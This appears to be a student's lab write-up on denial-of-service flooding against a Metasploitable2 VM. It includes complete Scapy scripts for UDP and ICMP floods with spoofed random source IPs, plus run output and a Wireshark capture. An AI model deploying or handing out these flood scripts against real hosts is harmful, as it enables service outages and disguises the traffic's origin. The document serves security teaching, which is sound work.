


```python
import sys
# Importing Scapy libraries to our project/malware
from scapy.all import *

# To generate random IP address for our SYN packet to be send to the server/target machine
def randomIP():
    ip = ".".join(map(str, (random.randint(0,255)for _ in range(4))))
    return ip

# To generate random Port number for our SYN packet to be send to the server/target machine
def randPort():
    x = random.randint(0, 64000)
    return x

# argument for destination ip address given in the command
# line and in this case the metasploitable2 inet address
dest_ip_address = sys.argv[1]

# argument for port number given in the command line
dest_port = int(sys.argv[2])

# number of packet to be send to flood the target machine
pkt_count = int(sys.argv[3])

# for loop to keep sending the packets until the given argument is met
for i in range(0, pkt_count):

    # assigning source ip address to a random ip address generated with the randomIP function
    src_ip = randomIP()

    # constructing the packet by using the source ip and destination ip
    packet = IP(src=str(src_ip), dst=dest_ip_address)

    # assigning the type of protocol to be send in the packet (in this case UDP)
    pkt = packet/UDP()

    # send the packet
    send(pkt)
```

Q3: ICMP Flooding Attacks


1.) Explanation of how the ICMP flood attacks works:
Similar to UDP flood attack, ICMP flood attack works by overwhelming the target machine using the the echo-request packets from ICMP. Once the target machine is overwhelmed, it would start denying access to legitiamate clients, and the traffic becomes inaccessible. ICMP can also come from multiple devices which then falls under the category of DDoS attack which means Distributed Denial of Service. The way ICMP flood attack works is sending large number of ping requests which eventually overwhelms the target's ability to respond to the number of requests which makes the traffic inaccessible. Most ICMP flood attack works by using botnets to coordinate a large scale attack of ping request on one machine, attackers also often masks the ip address using a random ip just as I did in the icmp_flood.py program using the randint function in python3.

2.) Output of the program icmp_flood.py:



```
[10/26/21]seed@VM:~$ sudo python3 icmp_flood.py 192.168.3.129 80 500
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Output of the Wireshark when icmp_flood.py was running:




```
No.  Time                          Source           Destination      Protocol Length Info
  40 2021-10-26 04:10:58.9005049… 206.196.178.158  192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  41 2021-10-26 04:10:58.9010456… 192.168.3.129    206.196.178.158  ICMP       62 Echo (ping) reply    id=0x0000, s…
  42 2021-10-26 04:10:59.3477421… 182.184.241.14   192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  43 2021-10-26 04:10:59.3482189… 192.168.3.129    182.184.241.14   ICMP       62 Echo (ping) reply    id=0x0000, s…
  44 2021-10-26 04:10:59.7919961… 83.214.35.201    192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  45 2021-10-26 04:10:59.7925314… 192.168.3.129    83.214.35.201    ICMP       62 Echo (ping) reply    id=0x0000, s…
  47 2021-10-26 04:11:00.2405908… 161.184.40.178   192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  48 2021-10-26 04:11:00.2411712… 192.168.3.129    161.184.40.178   ICMP       62 Echo (ping) reply    id=0x0000, s…
  49 2021-10-26 04:11:00.6881417… 38.152.188.250   192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  50 2021-10-26 04:11:00.6886784… 192.168.3.129    38.152.188.250   ICMP       62 Echo (ping) reply    id=0x0000, s…
  51 2021-10-26 04:11:01.1282355… 81.146.234.17    192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  52 2021-10-26 04:11:01.1288018… 192.168.3.129    81.146.234.17    ICMP       62 Echo (ping) reply    id=0x0000, s…
  53 2021-10-26 04:11:01.5770167… 175.160.210.64   192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  54 2021-10-26 04:11:01.5777261… 192.168.3.129    175.160.210.64   ICMP       62 Echo (ping) reply    id=0x0000, s…
  55 2021-10-26 04:11:02.0172363… 194.249.118.95   192.168.3.129    ICMP       44 Echo (ping) request  id=0x0000, s…
  56 2021-10-26 04:11:02.0174689… 192.168.3.129    194.249.118.95   ICMP       62 Echo (ping) reply    id=0x0000, s…
```

```
▸ Frame 11: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 19.143.175.134, Dst: 192.168.3.129
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xf7ff [correct]
    [Checksum Status: Good]
    Identifier (BE): 0 (0x0000)
    Identifier (LE): 0 (0x0000)
    Sequence number (BE): 0 (0x0000)
```

```
0000  00 04 00 01 00 06 00 0c  29 4e f5 ca 00 00 08 00   ........ )N......
0010  45 00 00 1c 00 01 00 00  40 01 f3 a1 13 8f af 86   E....... @.......
0020  c0 a8 03 81 08 00 f7 ff  00 00 00 00               ........ ....
```

Internet Protocol Version 4 (ip), 20 bytes   Packets: 535 · Displayed: 513 (95.9%)   Profile: Default

Code for the program icmp_flood.py with comments on it:



```
import sys
# Importing Scapy libraries to our project/malware
from scapy.all import *

# To generate random IP address for our SYN packet to be send to the server/target machine
def randomIP():
    ip = ".".join(map(str, (random.randint(0,255)for _ in range(4))))
    return ip

# To generate random Port number for our SYN packet to be send to the server/target machine
def randPort():
    x = random.randint(0, 64000)
    return x

# argument for destination ip address given in the command
# line and in this case the metasploitable2 inet address
dest_ip_address = sys.argv[1]

# argument for port number given in the command line
dest_port = int(sys.argv[2])

# number of packet to be send to flood the target machine
pkt_count = int(sys.argv[3])

# for loop to keep sending the packets until the given argument is met
for i in range(0, pkt_count):

    # assigning source ip address to a random ip address generated with the randomIP function
    src_ip = randomIP()

    # constructing the packet by using the source ip and destination ip
    packet = IP(src=str(src_ip), dst=dest_ip_address)

    # assigning the type of protocol to be send in the packet (in this case ICMP)
    pkt = packet/ICMP()

    # send the packet
    send(pkt)
```